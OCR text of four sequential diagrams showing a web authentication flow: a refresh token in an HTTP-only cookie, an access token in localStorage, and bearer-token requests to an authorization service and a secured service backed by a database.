

Client
Cookies
R
HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB



Client
Authorize: Bearer A
Cookie: R
Cookies
R HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB



Client
Authorize: Bearer A
Cookie: R
Cookies
R HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
✓
A
DB



Client
Authorize: Bearer A
Cookie: R
Cookies
R HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
A
DB

